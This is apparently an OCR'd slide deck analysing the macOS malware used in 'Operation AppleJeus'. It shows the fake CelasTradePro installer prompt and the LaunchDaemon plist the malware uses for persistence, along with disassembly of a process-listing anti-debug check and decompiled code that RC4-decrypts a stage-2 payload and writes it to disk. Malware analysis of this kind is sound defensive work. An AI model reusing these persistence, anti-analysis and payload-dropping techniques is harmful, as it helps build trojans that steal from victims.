
Click Install to perform a standard installation of this software on the disk "macOS Catalina by Geekrar".

Installer is trying to install new software.

Enter your password to allow this.

Username:

Password:




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
        "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.celastradepro</string>
        <key>ProgramArguments</key>
        <array>
                <string>/Applications/CelasTradePro.app/Contents/MacOS/Updater</string
>
                <string>CheckUpdate</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <!-- Uncomment to debug
        <key>StandardOutPath</key>
        <string>/tmp/tmpctp.log</string>
        <key>StandardErrorPath</key>
        <string>/tmp/tmpctp.log</string>
        <key>Debug</key>
        <true/>
        -->
</dict>
```

com.celastradepro.plist


Operation AppleJeus

- **Loader** binary developed using QT Framework
- The loader is not a stand-alone
- Initial recon
  - **kernel version**
  - **kernel type**
  - **BuildABI**
  - **OS version**
  - **List of all current processes**




```
Load command 12
          cmd LC_LOAD_DYLIB
      cmdsize 72
         name @rpath/QtNetwork.framework/Versions/5/QtNetwork (offset 24)
   time stamp 2 Wed Dec 31 16:00:02 1969
      current version 5.9.6
compatibility version 5.9.0
Load command 13
          cmd LC_LOAD_DYLIB
      cmdsize 72
         name @rpath/QtCore.framework/Versions/5/QtCore (offset 24)
   time stamp 2 Wed Dec 31 16:00:02 1969
      current version 5.9.6
compatibility version 5.9.0
Load command 14
          cmd LC_LOAD_DYLIB
      cmdsize 104
         name /System/Library/Frameworks/DiskArbitration.framework/Versions/A/DiskArbitratio
n (offset 24)
   time stamp 2 Wed Dec 31 16:00:02 1969
      current version 1.0.0
compatibility version 1.0.0
```

Operation AppleJeus




```
__text:00000001000022D1     mov     rdx, r14        ; r14 pointer to buffer
__text:00000001000022D4     call    _sysctl
__text:00000001000022D9     cmp     eax, 0FFFFFFFFh
__text:00000001000022DC     jz      short loc_100002352
__text:00000001000022DE     cmp     [rbp+var_58], 288h
__text:00000001000022E6     jb      short loc_10000234A
__text:00000001000022E8     mov     rbx, r14
__text:00000001000022EB     add     rbx, 0F3h    ; parsing buffer + 0xf3
__text:00000001000022F2     xor     r13d, r13d
__text:00000001000022F5     lea     r12, asc_100005BD0 ; "\t"
__text:00000001000022FC     nop     dword ptr [rax+00h]
__text:0000000100002300 loop:
__text:0000000100002300     mov     rdi, r15
__text:0000000100002303     mov     rsi, rbx
__text:0000000100002306     call    __ZN10QByteArray6appendEPKc ; QByteArray::append
__text:000000010000230B     mov     rdi, r15        ;
__text:000000010000230E     mov     rsi, r12        ;
__text:0000000100002311     call    __ZN10QByteArray6appendEPKc ; QByteArray::append
__text:0000000100002316     mov     rax, [r15]
__text:0000000100002319     cmp     dword ptr [rax+4], 1F5Fh
__text:0000000100002320     jg      short loc_10000234A
__text:0000000100002322     inc     r13
__text:0000000100002325     mov     rax, [rbp+var_58]
__text:0000000100002329     shr     rax, 3
__text:000000010000232D     mov     rcx, 329161F9ADD3C0CBh
__text:0000000100002337     mul     rcx
__text:000000010000233A     shr     rdx, 4
__text:000000010000233E     add     rbx, 288h    ; parsing buffer+ 0x288
__text:0000000100002345     cmp     r13, rdx
```




```
(lldb) x $r14 -c1000
0x100e00000: ea 2b 28 5f 00 00 00 00 a1 f6 0e 00 00 00 00 00  ?+(_....??......
0x100e00010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00020: 06 40 00 00 02 00 00 00 10 03 00 00 00 00 00 00  .@..............
0x100e00030: 00 00 00 00 00 00 00 00 00 70 e3 e2 fe 7f 00 00  .........p???...
0x100e00040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e000a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e000b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e000c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e000d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e000e0: 00 00 00 00 00 00 00 00 00 80 48 18 01 10 00 00  ..........H.....
0x100e000f0: 18 00 00 64 65 62 75 67 73 65 72 76 65 72 00 00  ...debugserver..
0x100e00100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00130: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
                         ------ truncated ------
0x100e00310: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00320: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00330: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00340: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00350: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00360: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x100e00370: 00 80 48 18 00 00 00 00 00 00 00 55 70 64 61 74  ..H........Updat
0x100e00380: 65 72 00 00 73 6b 00 00 00 00 00 00 00 00 00 00  er..sk..........
0x100e00390: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Operation AppleJeus

Stage 2 decryption




```
 local_68 = piVar12;
  __ZN10QByteArray10fromBase64ERKS_(&local_90,&local_68);
if (local_90[1] - 0x21U < 0x100000) {
  __ZNK10QByteArray4leftEi(&local_b0,&local_90,0x20);
  __ZNK10QByteArray3midEii(&local_a8,&local_90,0x20,0xffffffff);
  __ZN10QByteArrayC1EPKci(&local_88,"",0xffffffff);
  RC4(RC4_Key,(QByteArray *)&local_a8,(QByteArray *)&local_88);
```



```
do {
  __ZN9QIODevice5writeEPKcx
                (local_78,*(long *)(local_98 + 4) + (long)local_98,(long)local_98[1]);
      uVar10 = uVar10 + 1;
    } while (uVar10 < 0x27ff);
    __ZN11QFileDevice4seekEx(local_78,0);
    __ZN9QIODevice5writeEPKcx
              (local_78,*(long *)(local_88 + 4) + (long)local_88,(long)local_88[1]);
              __ZN5QFile14setPermissionsE6QFlagsIN11QFileDevice10PermissionEE(local_78,0x1111);
    __ZN11QFileDevice5closeEv(local_78)
```

Timeline



JUL - Aug 2018

